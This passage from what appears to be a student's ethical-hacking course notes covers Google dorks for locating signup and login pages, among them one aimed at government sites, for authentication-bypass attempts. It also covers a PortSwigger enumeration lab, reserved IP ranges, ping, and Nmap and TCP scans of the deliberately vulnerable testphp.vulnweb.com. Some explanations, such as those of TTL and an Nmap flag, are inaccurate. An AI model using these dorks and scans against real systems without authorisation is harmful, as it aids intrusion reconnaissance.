- Theft of user personal information.
- Website configuration changes.
- Installing malware or backdoors on the system.

Using Google Dorks, we can find the signup or registration pages of websites. If the site is vulnerable, we can attempt an authentication bypass using Burp Suite.

Google Dorks for Authentication Bypass:

intitle: "Create Account"

inurl: register

intitle: "Login Page"

inurl: signup intitle: "create account"

inurl:register.php

intitle: "Login Page" site: gov

Example: <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses>

Lab: Username enumeration via different responses




Figure:19




Figure:20




Figure:21




Figure:22

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password.

Ways to Prevent Authentication and Input-based Attacks:

- Input Validation and Sanitization
- Strong password check
- 2FA (Two Factor Authentication)
- Session Management done correctly
- Protect against injections like SQLi, XSS

Topic-19 (Reserved IP location)

Reserved IP location

Reserved IP location" generally refers to an IP address that is reserved for a specific purpose and not for general Internet use. Their geographic location cannot be determined, as they are primarily used for local, private, or special use.

Reserved IP addresses are specific IP ranges that are not intended for use on the global Internet, but are reserved for special purposes. These IPs do not run on Internet routers, meaning you cannot browse any websites or access anything on the external Internet through them.

Examples of Reserved IP Ranges:

Private Networks:

- 10.0.0.0/8
- 172.16.0.0/12
- 192.168.0.0/16

Loopback:

- 127.0.0.0/8

Link-local:

- 169.254.0.0/16

Documentation/Examples:

- 192.0.2.0/24
- 198.51.100.0/24
- 203.0.113.0/24

Why are they used?

To ensure security, keep separate segments in the local network.

As a fallback for DHCP or network testing.

To run the server or application locally.

In software development or hacking practices (e.g., Burp Suite, Kali Linux lab).

Important information:

If someone gives you an IP and you want to find out the location using Geo-location, but it shows "Reserved," then you know that

- The IP address belongs to a local network
- It is not routable on the public internet and therefore not traceable through Geo-location services.
- The IP is used for internal purposes such as loopback, documentation, or testing.

Conclusion:

Reserved IP Location refers to the location of IPs that are not available on the Internet because they are not intended for Internet use. They are limited to local or special use, and their location cannot be found in Geo-location tools.

Topic-20 (Ping to identify server details)

Ping

Ping is a network utility (command-line tool) that sends an Echo Request via ICMP (Internet Control Message Protocol) to a specific host or IP address to see if that host or server is live or not.

Verifying whether a computer or server is online and connected to the network.

Trying to extract some basic information by sending a 'ping' command to a specific server or IP address.

What can be found with Ping?

The ping command uses ICMP Echo Request/Reply and returns the following information:

- Whether the server is online or reachable (is it responding or not).
- Server response time (latency), how many milliseconds it takes to respond
- Packet loss — Is any data being lost?
- Server IP address (if DNS name is provided)

What You Can't Learn with Ping:

- What services are running on the server (e.g., web server, FTP)
- What operating system is the server using
- The physical or geographical location of the Server
- Server security or different port status

How Does the Ping Command Work?

When you run the ping command, your computer sends an ICMP Echo Request packet to a specific IP address or hostname.

If the target server is active and supports ICMP, it responds with an ICMP Echo Reply.

Based on the replies received, the ping command shows:

- Response time – how long it took to get a reply
- Packet loss – whether any packets were lost during transmission
- Number of replies received – how many Echo Replies came back

Ping is a network testing tool that sends an ICMP Echo Request to a specific host (IP address or domain) to see if the host is online and what the response time is.

Example: www.google.com

To perform this task using Kali Linux, we will use the ping tool.

First, we will run the **ping** command followed by the IP address or server name.

This will help us understand details like **packet loss** and **response time** from the target.

```

root@kali: ~
ping www.google.com
PING www.google.com (142.250.76.36) 56(84) bytes of data:
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=1 ttl=255 time=27.5 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=2 ttl=255 time=31.3 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=3 ttl=255 time=29.0 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=4 ttl=255 time=28.0 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=5 ttl=255 time=32.1 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=6 ttl=255 time=31.4 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=7 ttl=255 time=27.2 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=8 ttl=255 time=27.6 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=9 ttl=255 time=29.0 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=10 ttl=255 time=26.9 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=11 ttl=255 time=27.2 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=12 ttl=255 time=27.8 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=13 ttl=255 time=27.5 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=14 ttl=255 time=28.1 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=15 ttl=255 time=27.3 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=16 ttl=255 time=27.5 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=17 ttl=255 time=27.5 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=18 ttl=255 time=27.9 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=19 ttl=255 time=28.1 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=20 ttl=255 time=27.4 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=21 ttl=255 time=27.9 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=22 ttl=255 time=27.9 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=23 ttl=255 time=27.8 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=24 ttl=255 time=28.6 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=25 ttl=255 time=27.7 ms
64 bytes from maa03s36-in-f4.1e100.net (142.250.76.36): icmp_seq=26 ttl=255 time=27.0 ms
www.google.com ping statistics:
26 packets transmitted, 26 received, 0% packet loss, time 26075ms
rtt min/avg/max/mdev = 26.906/28.195/32.106/1.344 ms
  
```

Figure:23

Ping Output Explanation:

- **Reply from** – Response received from the server
- **bytes=64** – Size of the data sent (64 bytes)
- **TTL=255** – Number of routers (hops) the packet passed through
- **time=28.195ms** – Round Trip Time (RTT), the time it took to get a response

Packet Summary:

- **Packets: Sent = 26** – 26 ICMP request packets were sent
- **Received = 26** – 26 reply packets were received
- **Lost = 0** – No packets were lost during transmission

What if the server is offline or blocked?

If you see "**Request Timed Out**" or "**Destination Host Unreachable**", this could mean:

- The server may be down or not responding.
- ICMP ping might be blocked by a firewall or security settings on the server or network.

Ping is used to identify basic server details, such as whether the server is live, its latency, and its IP address. However, it does not provide much additional information. It is primarily used to determine if the server is reachable.

Topic-21 (NMAP)

NMAP (Network Mapper)

Nmap (Network Mapper) is an open-source network scanning tool primarily used to discover computers, servers, devices, and more on a network, while gathering various information about them.

Nmap is an open-source tool used to:

- Host Discovery
- Port Scanning
- Service and Operating System Identification
- Network Security Audit

It is mainly based on CLI (Command Line Interface).

Nmap analyzes the responses of the target system by sending IP packets to determine the following:

- Who is online
- Which ports are open or closed
- Which service is running
- What operating system is the server running
- Are there any vulnerabilities?

Nmap has many commands, but some of the most important ones are highlighted below:

Nmap Switch	Description
-sP	Ping scan
-sN	NULL scan

-sI	IDLE scan
-T4	Parallel, fast scan
-oA	Normal, XML, and Grepable format all at once
-sV	Enumerates software versions
-sC	Run all default scripts
-p	Port scan
-iL	Scan a List of Targets

Example:

Scanning the website <http://testphp.vulnweb.com> using Nmap

```

root@kali: ~
File Actions Edit View Help
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.019s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds

root@kali: ~
nmap -p testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 10:27 EDT
Found no matches for the service mask 'testphp.vulnweb.com' and your specified protocols
QUITTING!

root@kali: ~
nmap -sV testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 10:27 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.019s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.99 seconds

```

Figure:24

```
nmap -sV testphp.vulnweb.com
```

This command performs a **version detection scan** to identify the version of the services running on open ports.

Result:

- Nmap successfully scanned the host.
- **Host is up:** (Latency 0.019s)
- **IP Address:** 44.228.249.3
- **rDNS:** ec2-44-228-249-3.us-west-2.compute.amazonaws.com
- **Open port:**
 - 80/tcp is open
 - Service: http
 - Version: nginx 1.19.0

Interpretation:

- The target web server is online.
- It is running a web service on port 80 (HTTP).
- The server is using Nginx version 1.19.0.
- No other ports were reported as open (999 filtered).

Topic-22 (TCP scan)

TCP scan

TCP Scan is a method of examining the TCP ports of a target system using Nmap or another network scanning tool to understand:

- Which ports are open?
- which are closed,
- and which are filtered.


The TCP protocol is most commonly used for things like: HTTP (port 80), HTTPS (443), FTP (21), SSH (22), etc.

Types of TCP Scan with Nmap:

-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans

TCP 3-Way Handshake

- Client → Server: SYN
- Server → Client: SYN-ACK
- Client → Server: ACK




This process occurs fully in a TCP Connect Scan, whereas in a SYN Scan, it only goes up to steps 1 and 2 and terminates without sending an ACK.

In which situations is a TCP Scan useful?

- To find open ports
- To find unauthorized services
- To identify potential entry points into the system
- In the initial stages of vulnerability scanning

Example:


Website IP 44.228.249.3



```
root@kali: ~  
nmap -sT 44.228.249.3  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 11:08 EDT  
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)  
Host is up (0.0013s latency).  
All 1000 scanned ports on ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3) are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
Nmap done: 1 IP address (1 host up) scanned in 30.48 seconds  
root@kali: ~
```

Figure:25

When we use the command **nmap -sT 44.228.249.3**, Nmap scans 1000 TCP ports. All the ports are in a filtered state, meaning Nmap did not receive any response from them.



```
(root@kali)-[~]
# nmap -sT -Pn -p- 44.228.249.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 11:12 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.046s latency).
Not shown: 38867 filtered tcp ports (net-unreach), 26667 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 226.19 seconds

(root@kali)-[~]
#
```

Figure:26

The command **nmap -sT -Pn -p- 44.228.249.3** scans all 65,535 TCP ports.

Most of the ports are filtered (blocked by a firewall), and only port 80 (HTTP) is found open.

This indicates that a web server might be running on the target system.

Topic-23 (Website Penetration Testing)

Website Penetration Testing

Website Penetration Testing is a security process through which the types of security vulnerabilities in a website are identified and verified.

Penetration testing involves conducting "fake attacks" to identify in advance how and where a hacker could access a site during an attack.

The main purpose of Penetration Testing is:

- Finding vulnerabilities — such as SQL Injection, XSS, CSRF, File Upload flaw, etc.
- Identifying security gaps — configuration, authentication, or authorization errors.
- Generate reports — including testing results, vulnerabilities, and suggested solutions.
- Fixing recommendations — Telling you which areas need to be updated or fixed.

Types of Penetration Testing:

- Black Box – The tester acts as if they are an outsider, without knowing anything.
- White Box – The tester is allowed to test with all the site info (source code, credentials).
- Gray Box – Some info, some not — intermediate testing.

Steps of Penetration Testing:

- Planning & Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Analysis & Reporting

Common Vulnerabilities:

- SQL Injection
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Remote Code Execution
- File Inclusion Vulnerabilities
- Broken Authentication
- Security Misconfiguration

Penetration testing can be performed manually or with the help of tools; however, for more accurate and in-depth results, manual testing is generally considered more effective.

Tools and Technologies Used:

Burp Suite- Proxy and vulnerability scanning

Nessus

NMAP- Network scanning

Nikto- Web server vulnerability scan

SQLMap- SQLi Exploit

Acunetix- All scan

Real-life application:

Nowadays, banks, e-commerce, educational institutions, healthcare sectors, and even government and military sites regularly conduct penetration testing to keep their sensitive information secure and protect themselves from cybercrime.

Example:

Penetration Testing of <http://testphp.vulnweb.com> Using Acunetix

To practically demonstrate web application vulnerability assessment, penetration testing was conducted on the intentionally vulnerable website <http://testphp.vulnweb.com> using **Acunetix**, a widely used automated web vulnerability scanner.

Testing Report:

https://drive.google.com/drive/folders/1GAkepgRDpHgPdI_7xL2G2wQ2QNH7FHeY?usp=sharing

Conclusion

Website penetration testing is a vital cybersecurity practice that has become essential for nearly every organization in today's digital era. It is a critical process to prevent data breaches, financial losses, and reputational damage. Proper testing and security measures enhance trust in the website and ensure the protection of user data.

Topic-24 (What is Fiverr & Upwork)

What is Fiverr & Upwork

Fiverr and Upwork are two online freelancing platforms where freelancers can work according to their skills, and clients can hire freelancers for the required work.

In the modern world, online employment or freelancing is becoming increasingly popular. This led to the formation of the Gig Economy, of which Fiverr and Upwork are two main platforms.

Fiverr: Gig-based freelancing platform

Fiverr is a gig-based marketplace where freelancers offer specific services (such as Ethical Hacking, logo design, content writing, website development, etc.) for a fixed price. Founded in 2010, it is named Fiverr because the initial price of the gigs was \$5.

Features:

- Preset service offer
- Ideal for small jobs at a low cost
- Simple user interface

Upwork: Project-based professional platform

Upwork is a large-scale freelancing platform where clients advertise for work and freelancers submit proposals to try to get work. It was founded in 2015 as a merger of Elance and oDesk.

Features:

- Project and hourly based payment system
- Long-term job opportunities
- Screening process for clients and freelancers

Comparative Analysis:

Fiverr	Upwork
Job type: Gig-based	Type of work: Project-based
Pricing is fixed	Pricing can be either hourly or fixed.
Easy start for beginners	Competitive for beginners
Scope of work: Small/Medium	Work scope medium/large

Conclusion

Both Fiverr and Upwork are famous platforms for freelancers in the current era. However, a freelancer can choose either or both platforms depending on their skills, experience, and preferences.

Topic-25 (First Bug Report)

First Bug Report

In the process of programming or software development, bug reporting is an extremely important aspect. The first identified and reported error in a software is referred to as the 'First Bug Report.' It not only indicates the quality of the software but also highlights weaknesses in the code and provides early warnings of potential future issues.

The first bug report is usually received at the beginning of the project, and its analysis provides a lot of important information:

- Code stability and security
- Testing process effectiveness
- Development team response time
- Documentation accuracy

In most cases, the type of first bug report helps predict future code quality.

Example of a First Bug Report:

https://drive.google.com/file/d/12OVHuG1sXz-gWCEX9Wl1UxHm9QeUho6K/view?usp=drive_link

The first bug report is not just a record of an error, but an early reflection of the quality state of a software project. Analyzing it carefully can increase the speed and quality of development.

Conclusion:

This course has significantly enhanced my understanding of Cyber Security and Ethical Hacking, emphasizing its constructive purpose rather than causing harm. It has provided valuable insights into how exploits or attacks can occur, enabling us to stay vigilant and better protect ourselves from potential threats. The primary objective of ethical hacking is to safeguard sensitive information from falling into the wrong hands. It plays a crucial role in defending organizations against malicious actors who may attempt to exploit system vulnerabilities. Through real-world testing and simulated attacks, ethical hacking helps strengthen digital network security and minimize the risk of security breaches.